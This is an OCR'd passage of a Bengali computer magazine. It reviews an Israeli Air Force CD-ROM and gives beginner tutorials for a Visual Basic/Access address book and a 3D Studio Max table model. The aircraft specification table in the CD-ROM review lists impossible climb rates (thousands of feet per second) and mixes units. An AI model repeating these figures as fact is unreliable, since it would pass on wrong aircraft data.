আইএএফ-এ রয়েছে এপাচি এবং কোবরা-র মতো দুর্ধর্ষ জঙ্গিহেলিকপ্টার যা তাদের যুদ্ধের ময়দানকে করে তোলে দুর্ভেদ্য। আলোচিত সিডিটিতে এসব হেলিকপ্টারের সাথে আপনি পরিচিত হতে পারবেন খুব সহজেই। এছাড়া আইএএফ-এর বিভিন্ন বিমান বিধ্বংসী যন্ত্রপাতি সম্পর্কেও সিডিতে বিস্তারিত তথ্য রয়েছে।

এপাচি এটাক হেলিকপ্টার

আইএএফ অবকাঠামো

যে কোন সশস্ত্র বাহিনী কতগুলো ডিভিশনের সমন্বয়ে গঠিত। আইএএফ-ও এর ব্যতিক্রম নয়। IAF Structure-এ তাদের বিভিন্ন কার্যাবলীসহ বিস্তারিত বর্ণনা দেয়া আছে। বিশেষ করে সবচেয়ে গুরুত্বপূর্ণ 'অপারেশন ডিভিশন'-এর ইন্টারএকটিভ বর্ণনা সিডিটিকে আরও আকর্ষণীয় করেছে। আপনি এ বর্ণনা দেখতে ও শুনতে চাইলে 'অপারেশন ডিভিশন'-এর উপর মাউস এনে ক্লিক করুন এবং ভিডিও ক্লিপটি প্লে করুন। ভিডিওটি বড় করে দেখতে চাইলে zoom কী চাপুন।

আইএএফ-এর অবকাঠামো ৬টি অংশে বিভক্ত— অপারেশন বিভাগ, সার্চ এবং রেসকিউ বিভাগ, এয়ার ডিফেন্স বিভাগ, লজিস্টিকস্ বিভাগ (লগ্ বিভাগ), ট্রেনিং বিভাগ এবং কমান্ড ও কন্ট্রোল বিভাগ।

উপরে আলোচিত বিভাগগুলোর বিস্তারিত তথ্য আইএএফ সিডিতে সংরক্ষিত রয়েছে। আপনি নির্দিষ্ট বিভাগের উপর মাউস পয়েন্টার বসিয়ে ক্লিক করলেই বিস্তারিত তথ্য জানতে পারবেন।

সিডির অন্যান্য আকর্ষণ

মেইন মেনুতে এসব অপশন ছাড়া আরও চারটি অপশন রয়েছে। তবে এদের আকর্ষণীয়তা

নিচে আইএএফ-এর বেশি কিছু বিমানের বিস্তারিত তথ্য তুলে ধরা হলো—

বিমানের নাম	বিমানের ধরন	গতি (সর্বোচ্চ)	ওজন (সর্বোচ্চ)	উড্ডয়নের গতির হার	মন্তব্য
আরাবা	বহনকারী বিমান	১৭৬ নট	৬,৮০৪ কেজি	১,২৯০ ফুট/সেকেন্ড	আইএএফ কর্তৃক তৈরী একমাত্র বিমান।
বোয়িং-৭০৭	তেল বহনকারী বিমান	৫৪৪ নট	১৫১,৩২০ কেজি	২,৯৩৪ ফুট/সেকেন্ড	আইএএফ-এ ব্যবহৃত সবচেয়ে বৃহৎ পরিবহণ বিমান।
এফ ১৫	জঙ্গিবিমান	মার্ক ২.৫	২৪,৫৫০ কেজি	৬০,০০০ ফুট/মিনিট	দুর্ধর্ষ জঙ্গিবিমান।
হারকিউলিস	বহনকারী বিমান	৩৩০ নট	৭৯,৩৮০ কেজি	১,৬০০ ফুট/সেকেন্ড	বিশ্ববিখ্যাত হারকিউলিস পরিবহণ বিমান।
মিরেজ ৩	জঙ্গিবিমান	১,২০৩ কি.মি./ঘণ্টা	১১,৮০০ কেজি	৩০,০০০ ফুট/মিনিট	পুরানো কিন্তু খুবই কার্যকরী।
ফাইটার ২০০০	জঙ্গিবিমান	১,৪৬৫ কি.মি./ঘণ্টা	২৭,৫০০ কেজি	৮,৫০০ মিটার/মিনিট	চমৎকার জঙ্গিবিমান।
এফ ১৬	জঙ্গিবিমান	১.৯৫ মার্ক	১৬,০৫৭ কেজি	৫২,০০০ ফুট/মিনিট	বিশ্বের সবচেয়ে আলোচিত জঙ্গিবিমান।

(বাকি অংশ ১১০ নং পৃষ্ঠায়)

আহমেদ্ আনোয়ার ইউসুফ (জুয়েল)


ভিজ্যুয়াল বেসিক ও মাইক্রোসফট এক্সেস দিয়ে এড্রেস বুক প্রোগ্রাম তৈরি

আমাদের সকলেরই প্রয়োজনীয় কিছু ঠিকানা আছে যেগুলো আমরা বিভিন্ন খাতা, নোট-বই কিংবা ডায়েরিতে সংগ্রহ করে রাখি। ভিজ্যুয়াল বেসিক এবং এক্সেসের সাহায্যে আকর্ষণীয় এড্রেস বুক প্রোগ্রাম তৈরি করে এতেই অজস্র ঠিকানা নিশ্চিন্তে রাখতে পারেন এবং প্রয়োজনের সময় আর অযথা হয়রানী হতে হবে না। এড্রেস বুক তৈরির জন্য নিচের পদ্ধতি অনুসরণ করতে হবে—

প্রথমে এমএস এক্সেসে My Address Book নামে একটি ডাটাবেজ তৈরি করে এতে Name, Address এবং Phone no এ তিনটি ফিল্ডের সমন্বয়ে একটি টেবল তৈরি করুন। প্রথম ফিল্ড দুটির ডাটা টাইপ টেক্সট হবে এবং তৃতীয়টির নম্বর হবে। টেবলের জন্য কোন প্রাইমারী কী'র প্রয়োজন নেই। টেবলটি Address collection নামে সেভ করুন।

এবার ভিজ্যুয়াল বেসিকে Standerd.exe টাইপের একটি নতুন প্রজেক্ট খুলে Add-ins মেনু হতে Visual Data Manager এ ক্লিক করুন। পরবর্তী Vis data নামের যে উইন্ডোটি প্রদর্শিত হবে সেটির ফাইল মেনুস্থিত Open Database সাবমেনু হতে Open Microsoft Access এ ক্লিক করুন। এখন ওপেন মাইক্রোসফট ডাটাবেজ উইন্ডো হতে My Address Book Database টি ওপেন করে ডাটাবেজ উইন্ডোতে আপনি এক্সেসে My Address Book Database এ ৩টি ফিল্ডের সমন্বয়ে এড্রেস কালেকশন নামে যে টেবলটি তৈরি করেছিলেন সেটি দেখতে পাবেন। সেটিতে ডবল ক্লিক করুন। এবার VisData উইন্ডোর ইউটিলিটি মেনু হতে Data form designer সাব মেনুতে ক্লিক করলে Data Form Designer উইন্ডোটি দেখা যাবে। উক্ত উইন্ডোর Form Name বক্সে যে কোন একটি নাম (ধরুন— ASD) টাইপ করে Recordsource-এর পাশের টেক্সট বক্সের ড্রপডাউন এরো বাটনটিতে ক্লিক করলে ডাটাবেজ টেবিলের নামটি নিচে দেখতে পাবেন। সেটিতে ক্লিক করে Data Form designer উইন্ডোর Available fields এবং Included fields-এর মাঝখানের চারটি বাটন হতে ডানদিকে নির্দেশ করা ডাবল এরো বাটনটিতে ক্লিক করুন। কিছুক্ষণ পর দেখবেন Available Fields-এর ফিল্ড নেমগুলো Included Fields-এর নিচে এসে গেছে। এবার Data Form Designer উইন্ডোর নিচে ডানদিকে Build the Form বাটনটিতে ক্লিক করে কিছুক্ষণ অপেক্ষা করলে ইনক্লুড ফিল্ডের নিচের বক্সটি খালি হয়ে যাবে। এখন ডাটা ফর্ম ডিজাইনার উইন্ডোটি বন্ধ করে দিন। তারপর VisData উইন্ডোর ফাইল মেনু হতে Exit এ ক্লিক করে ভিজ্যুয়াল বেসিক উইন্ডোতে ফিরে আসুন। উক্ত উইন্ডোর Project1-Form1(Form) এ ক্লিক করে উইন্ডোটি সচল করুন। তারপর ভিজ্যুয়াল বেসিকের Project মেনু হতে Remove Form1-এ ক্লিক করে উক্ত ফরমটিকে মুছে ফেলুন। Project1 কে ম্যাক্সিমাইজ করে ASD ফর্মের নিচে এড্রেস কালেকশন উইন্ডোতে ক্লিক করে উক্ত উইন্ডোর রিফ্রেস এবং আপডেট কমান্ড বাটনগুলোকে একটি একটি করে সিলেক্ট করে মুছে ফেলুন।


উইন্ডোজটিকে নিচের দিকে ড্রাগ করে বড় করুন এবং এড্রেসের পাশের টেক্সট বক্সটিকে নিচের দিকে সামান্য বড় করুন। এবার পাশের টুল-বক্স হতে A চিহ্নিত লেবেল বাটনটিতে ক্লিক করে তা ড্রাগ করে Address collection উইন্ডোর উপরের দিকে লম্বালম্বি টেনে ছেড়ে দিয়ে একটি লম্বা লেবেল তৈরি করুন। লেবেলটি Label1 নাম ধারণ করবে। এবার ভিজ্যুয়াল বেসিকের View মেনুস্থিত Properties explorer এ ক্লিক করে প্রোপার্টিজ এক্সপ্লোরার উইন্ডো ওপেন করুন। উক্ত উইন্ডোর Caption এ ক্লিক করে Label1 লেখাটি মুছে My Address Book টাইপ করুন।



চিত্র-১ প্রোপার্টিজ উইন্ডো

প্রোপার্টিজ উইন্ডোটি স্ক্রল করে একটু নিচে নেমে ফন্টে ক্লিক করে ফন্ট সাইজ ১৪ বোল্ড এবং Forecolor লাল রং করে দিন। Name-এর টেক্সটবক্সটি সিলেক্ট করে প্রোপার্টিজ উইন্ডোর ফন্টে ক্লিক করে ফন্ট সাইজ ১০ বোল্ড করে দিয়ে Forecolor লাল রং করে দিন। এড্রেসের পাশের টেক্সটবক্সটিতে ক্লিক করে প্রোপার্টিজ উইন্ডোর Multiline এ ক্লিক করে পাশে ডানদিকে ছোট ডাউন এরো বাটনটিতে ক্লিক করে নিচের ড্রপ ডাউন লিস্টবক্স হতে True সিলেক্ট করুন। এড্রেস কালেকশন উইন্ডোর Add, Delete এবং Close বাটনগুলো ডানদিকে টেনে লম্বা করুন। এবার Add বাটনটিতে ক্লিক করে সিলেক্ট করে প্রোপার্টিজ উইন্ডোর ক্যাপশনে ক্লিক করে পাশের &Add লেখাটি মুছে Add and Save লিখুন। অনুরূপভাবে Delete এবং Close-এর ক্যাপশনের পাশে Delete full address এবং Close and Exit লিখুন। এখন এড্রেস বুকটিকে আকর্ষণীয় এবং দৃষ্টিনন্দন করার জন্য নিচের পদক্ষেপগুলো গ্রহণ করুন। Address collection window সিলেক্ট করে প্রোপার্টিজ উইন্ডোর Caption এ ক্লিক করে পাশের লেখাটি মুছে My Address Book লিখুন। এড্রেস বুকের ব্যাকগ্রাউন্ড হিসেবে ছবি বসানোর জন্য প্রোপার্টিজ উইন্ডোর Picture এ ক্লিক করে পাশের তিনটি বিন্দু চিহ্নিত ছোট বাটনটিতে ক্লিক করে আপনার পছন্দ অনুযায়ী যে কোন একটি ছবি ওপেন করুন। দেখবেন ছবিটি মাই এড্রেস বুক উইন্ডোতে চলে এসেছে। এবার মাই এড্রেস বুক উইন্ডো হতে Name এ ক্লিক করে প্রোপার্টিজ উইন্ডোর BackStyle এ ক্লিক করে পাশের ছোট ড্রপ ডাউন এরো বাটনটিতে ক্লিক করে নিচের ড্রপ ডাউন লিস্টবক্স হতে 0-Transparent এ ক্লিক করুন এবং প্রোপার্টিস উইন্ডোটি নিচের দিকে স্ক্রল করে ফন্টে ক্লিক করে ডানদিকের ছোট বাটনটিতে ক্লিক করে Fontsize 10 (Bold) করে দিন। এড্রেস এবং ফোন নং-এর ক্ষেত্রেও অনুরূপ পদ্ধতি অবলম্বন করুন। এবার Name লেবেলের পাশের টেক্সট বক্সে ক্লিক করে প্রোপার্টিজ উইন্ডোর ফন্টে ক্লিক করে ফন্ট স্টাইল-বোল্ড করে দিন এবং Forecolor লাল করে দিন। মাই এড্রেস বুক উইন্ডোটিতে আপনার পছন্দ অনুযায়ী কোন Icon দিতে চাইলে মাই এড্রেস বুক উইন্ডোটিতে ক্লিক করে উইন্ডোটি সিলেক্ট করুন। এবার প্রোপার্টিজ উইন্ডোর আইকন ক্লিক করে পাশের তিনটি বিন্দু চিহ্নিত ছোট বাটনটিতে ক্লিক করে ভিজ্যুয়াল বেসিকের আইকন ফাইল হতে Book 02 iconটি (অথবা অন্য যে কোন একটি Icon) ওপেন করুন। দেখবেন আইকনটি মাই এড্রেস বুক উইন্ডোতে চলে এসেছে।

এড্রেস বুক তৈরির কাজ প্রায় শেষ। এবার ভিজ্যুয়াল বেসিক উইন্ডোর ফাইল মেনুস্থিত Save project-এ ক্লিক করে প্রোজেক্টটিকে যে কোন একটি নাম (ধরুন ADDRESS) নামে সেভ করুন। Save Project as নামে আরেকটি উইন্ডো আসবে। উক্ত উইন্ডোতে Project1 কে মাই এড্রেস বুক নাম দিয়ে মাই ডকুমেন্টে বা অন্য কোথাও সেভ করুন। Add this project to SourceSafe? নামে একটি মেসেজ-বক্স আসবে। No দিয়ে দিন। এবার আপনার মাই এড্রেস বুক প্রোগ্রামটিকে পরীক্ষামূলকভাবে দেখার জন্য ভিজ্যুয়াল বেসিক উইন্ডোর Run এ ক্লিক করে Start এ ক্লিক করুন। Must have startup or Sub Main() নামে একটি মেসেজবক্স আসবে। OK করুন। Project1-Project properties উইন্ডোর Startup Object এর নিচে Sub Main-এর পাশের ছোট ড্রপ ডাউন বক্সটিতে ক্লিক করে frmasd তে ক্লিক করে নিচে OK করুন। এবার আপনার মাই এড্রেস বুক প্রোগ্রামটি রান করবে। আপনি এড্রেস বুক প্রোগ্রামটিকে স্ক্রীণের মাঝে রান করতে চাইলে ভিজ্যুয়াল বেসিকের View মেনুস্থিত Form layout উইন্ডোতে ক্লিক করে উইন্ডোটি ওপেন করে উক্ত Form layout উইন্ডোর ছোট স্ক্রীণের মাঝখানে আপনার ASD Form টিকে সেট করে ভিজ্যুয়াল উইন্ডোর Standard toolbar হতে সেভ বাটনটিতে ক্লিক করুন। এবার এটিকে Exe File হিসেবে তৈরি করার জন্য ভিজ্যুয়াল বেসিক উইন্ডোর ফাইল মেনুস্থিত Make My Address Book.EXE তে ক্লিক করুন। পরবর্তী উইন্ডোতে Save in-এর ঘরে C:\WINDOWS\START MENU লিখে OK করে ভিজ্যুয়াল বেসিক থেকে বের হয়ে আসুন। ভিজ্যুয়াল বেসিক উইন্ডো থেকে বের হয়ে আসার সময় Save changes to the following files? এর পাশে Yes বাটনটিতে ক্লিক করুন। এড্রেস বুক তৈরি শেষ। এবার ডেস্কটপের Start বাটনে ক্লিক করলে Start মেনুতে আপনার তৈরি মাই এড্রেস বুক প্রোগ্রামটি দেখতে পাবেন। সেটিতে ক্লিক করলে আপনার এড্রেস বুকটি ডেস্কটপে রান করবে।


এটি প্রথম ঠিকানাই দেখাবে
এটি পূর্ববর্তী ঠিকানা দেখাবে
এটি পরবর্তী ঠিকানা দেখাবে
এটি সর্বশেষ ঠিকানা দেখাবে

চিত্র-২ : মাই এড্রেস বুক

উক্ত এড্রেস বুকটিতে আপনি অজস্র ঠিকানা সংরক্ষণ করে রাখতে পারবেন। তবে ঠিকানা লেখার জন্য প্রথমে আপনাকে এড্রেস বুকের Add and Save বাটনটিতে ক্লিক করতে হবে।

(বাকি অংশ ৪৭ নং পৃষ্ঠায়)


কমপিউটারের পাঠশালা

এ. কে. এম. আফরোজ

থ্রীডি ম্যাক্স দিয়ে আকর্ষণীয় মডেল তৈরি

মডেল শব্দটির সাথে আমরা সকলেই কম-বেশি পরিচিত। এর রয়েছে নানান ব্যবহার। তবে এখানে মডেল বলতে যা বোঝানো হচ্ছে তা হলো কোন বস্তুর প্রতিকৃতি তৈরি করা কমপিউটারের সাহায্যে। ধরুন আপনি একটি সুন্দর টেবিল বানাবেন। কিন্তু সেটি দেখতে কেমন হবে, উচ্চতা কত হবে, রং কেমন হবে তা আগে থেকেই দেখতে চান। অর্থাৎ মূল টেবিলের একটি প্রতিকৃতি আপনি দেখতে চাচ্ছেন। এই কাজটিই আপনি খুব সহজে থ্রীডি ম্যাক্সের সাহায্যে করতে পারবেন। থ্রীডি ম্যাক্স হলো থ্রীডি এনিমেশন ও মডেল তৈরিতে বিশ্বের অন্যতম প্রধান জনপ্রিয় ও কার্যকরী সফটওয়্যার।


আপনি যদি থ্রীডি স্টুডিও ম্যাক্স অথবা অন্য যে কোন থ্রীডি সফটওয়্যার ব্যবহারে একেবারে নতুন হয়ে থাকেন তাহলে কমপক্ষে মাল্টিপল ভিউপোর্টস এবং মডেলিংয়ের বাহ্যিক কৌশলের সাথে ঠিকমত পরিচিত হওয়ার আগ পর্যন্ত ধৈর্য ধরুন। ম্যাক্সে আপনি যে কোন থ্রীডি উপাদানই উপস্থাপনের জন্য তৈরি করুন না কেন তার সবগুলোরই চারটি ভিউ পোর্ট থাকবে (প্রথমটি হল টপ, এরপর যথাক্রমে ফ্রন্ট, লেফট এবং পারসপেক্টিভ)। এই বিভিন্ন দিকগুলো যে কোন একটি থ্রীডি মডেল সব এঙ্গেল থেকে কেমন লাগবে তা দেখানোর জন্য প্রয়োজন। এটা বুঝার জন্য সবচেয়ে ভাল উপায় হল থ্রীডি ম্যাক্স দিয়ে একটা সাধারণ টেবিল তৈরির চেষ্টা করা এবং তা শুধুমাত্র ম্যাক্সের সাহায্যকারী উপাদান দিয়ে। ম্যাক্সের এরকম ১০টি উপাদান আছে। এদের সাথে আবার বিভিন্ন আকৃতির কোন (cone), বক্স, টিউব, সিলিন্ডার এবং গোলকও রয়েছে। যেগুলো একটি সাধারণ বস্তু তৈরিতে যথেষ্ট।


চিত্র-১ : থ্রীডি ম্যাক্সের প্রধান উইন্ডোর ৪টি ভিউ

নিচের তিনটি ধাপসম্পন্ন করে আপনি একটি টেবিলের ত্রিমাত্রিক মডেল তৈরি করতে পারবেন।

প্রথম ধাপ

সাধারণতঃ একটি টেবিলের তিনটি অংশ থাকে। এগুলো হচ্ছে উপরের অংশ, পায়া এবং বেস বা ভিত্তি। এই ধাপে টেবিলের উপরের অংশ তৈরির লক্ষ্যে উপাদনের লিস্ট থেকে 'সিলিন্ডার' সিলেক্ট করুন (অপশনটি সবুজ হলে আপনাকে বুঝতে হবে যে এটি সিলিন্ডার তৈরি করতে প্রস্তুত)। টপ ভিউতে লেফট মাউস বাটন ক্লিক করুন এবং ড্র্যাগ করুন। দেখুন ব্যাসার্ধ ঠিক আছে কিনা (৬০ ইউনিট দিয়ে শুরু করলে ভাল হয়)। শুরু হওয়ার পর যত তাড়াতাড়ি সম্ভব আবার লেফট মাউস বাটন ক্লিক করুন এবং ড্র্যাগ করুন যাতে করে সিলিন্ডারটি কিছুটা উচ্চতা পায় (এজন্য ৭ ইউনিটই যথেষ্ট)। এরপর আপনার টেবিলের উপরের অংশের ঘনত্ব বাড়িয়ে দিন। মডিফাই বাটনে ক্লিক করুন এবং প্যারামিটারস্ মেনুতে গিয়ে সাইডের জন্য ৩৬ সিলেক্ট করুন। তাছাড়া ডিফল্ট সেটিংস ব্যবহার করতে পারেন কাজের দ্রুততার লক্ষ্যে।



চিত্র-২ : তৈরি করা টেবিলের টপ ভিউ

দ্বিতীয় ধাপ :

পায়া তৈরি করার জন্য আপনি শুধু প্রথম ধাপ থেকে টেবিলের উপরের অংশটি কপি করে আনবেন এবং তারপর একে যথাযথভাবে রূপান্তর করবেন বা বদলাবেন। ম্যাক্স টুল সিলেক্ট করুন এবং টেবিল টপের একেবারে উঁচু দিকটিতে ক্লিক করুন। এরপর কীবোর্ডের শিফট কী চেপে ধরুন এবং ড্র্যাগ করুন। ক্লোন অপশন ডায়ালগ বক্সে 'OK' বাটনে ক্লিক করুন। আপনি প্রথম সিলিন্ডারের একটি যথাযথ প্রতিলিপি পেয়ে যাবেন। একে রূপান্তর করার জন্য প্রথমে সিলেক্ট করুন। এরপর মডিফাই ট্যাবে ক্লিক করার পর যে প্যারামিটার মেনুটি ওপেন হবে, সেখান থেকে ব্যাসার্ধের জন্য ৫ ইউনিট এবং উচ্চতার জন্য ৮০ ইউনিট টাইপ করুন। আবার মুভ টুল সিলেক্ট করুন এবং সদ্য নেয়া মাপ অনুযায়ী (অর্থাৎ ৫ এবং ৮০ ইউনিট) টেবিল টপটি পায়ার দিকে লম্বা করুন। ফ্রন্ট ভিউ ব্যবহার করে নিশ্চিত হয়ে নিন যে পায়াটি সঠিক স্থানে বসেছে।

তৃতীয় ধাপ :

সবশেষে বেজ বা ভিত্তি। এবার শুধু টেবিলটপ কপি করে আনুন (Shift+Drag চেপে) এবং কপি করা অংশটুকু সিলেক্ট করুন ও প্রয়োজনমত পরিবর্তন করুন। প্যারামিটার মেনু থেকে বেজের জন্য ব্যাসার্ধ ২০ এবং উচ্চতা ৫ সিলেক্ট করুন। মুভ টুল সিলেক্ট করে টেবিলের বেজকে ফ্রন্ট ও টপ ভিউয়ের সাহায্যে ঠিকমত বসান। ব্যস, আপনার টেবিল প্রস্তুত।



চিত্র-৩ : ফ্রন্ট ভিউ থেকে টেবিলটির দৃশ্য

এভাবে তৈরি করা টেবিলটি দেখতে সমান মনে হবে কিন্তু তাই বলে হতাশ হবেন না। টেবিল বা অন্য যে কোন কিছুকে আরো উন্নত বা অভিনব করা যায় এই ম্যাক্স দিয়ে। যে টেবিলটি বানানো হয়েছে সেই টেবিলটিকেই আরো সুন্দরভাবে তৈরি করার উপায় আছে। কিন্তু সেই উপায়গুলো একেবারে নতুনদের জন্য বেশি কঠিন বলে মনে হবে। আবার উপাদানের ম্যাপ (যেমন— কাঠ, পাথর, মারবেল ইত্যাদি) এবং আলোক বিন্যাস ব্যবহার করলে একটা ছবি বা বস্তু সত্যিকার অর্থেই বাস্তবরূপ লাভ করে এই থ্রীডি ম্যাক্সে। তবে উপাদান ম্যাপ বা মেটেরিয়ালম্যাপ ও অপটিক্যাল লাইটিং হল পরের ব্যাপার— যা আপনি অভিজ্ঞতা বৃদ্ধির সাথে নিজে নিজেই সাথে জানতে পারবেন। ●

সিডিতে ইসরাইলী এয়ারফোর্স

(১৯৮ নং পৃষ্ঠার পর)

কম বলে মনে করার কিছু নেই। প্রথমে আসছে IAF Trivia. আপনি আলোচিত সিডিটির সার্বিক তথ্য জেনে নিয়ে আইএএফ সংক্রান্ত পরীক্ষা দিতে চাইলে এই ট্রিভিয়াতে ঢুকে পড়ুন।


আইএএফ ট্রিভিয়া

এতে আপনাকে একটি প্লেনের ককপিটে বসিয়ে আইএএফ সংক্রান্ত বিভিন্ন প্রশ্ন জিজ্ঞেস করা হবে। নির্দিষ্ট কিছু পয়েন্ট সংগ্রহ করতে পারলে আপনি প্রমোশন পাবেন। নতুবা ক্রাশ করবেন। এছাড়া এই অপশন হতে বেরিয়ে যেতে চাইলে ককপিটের eject বাটন চাপুন।

এরপর আগে IAF Timeline-তে আপনি ১৯৯৮ সাল পর্যন্ত আইএএফ-এর সব অপারেশন এবং যুদ্ধ, নতুন বিমান সংযোজন, কমান্ডার ইত্যাদির সংক্ষিপ্ত বর্ণনা গ্রাফের মাধ্যমে পাবেন। গ্রাফটি ওয়েব স্টাইলে ডেভলপ করা হয়েছে।

Greetings মেনুতে রয়েছে আইএএফ কমান্ডার এবং ইসরাইলী প্রেসিডেন্টের বায়োগ্রাফি। এছাড়া চমৎকার দুটি ইন্টারএকটিভ সাক্ষাতকারও এতে সংরক্ষিত আছে।

Memorial Center এ আইএএফ-এর সব মৃত যোদ্ধাদের জন্য একটি ফিচার রয়েছে।

আইএএফ-এর এই ইন্টারএকটিভ সিডি-রমটি বহুল তাৎপর্যপূর্ণ যা বেশ কিছু তথ্য আকর্ষণীয় উপায়ে উপস্থাপন করে। যারা বিভিন্ন দেশের প্রতিরক্ষা ব্যবস্থা সম্পর্কে উৎসাহী, তাদের জন্য সিডিটি অত্যন্ত উপকারী। ●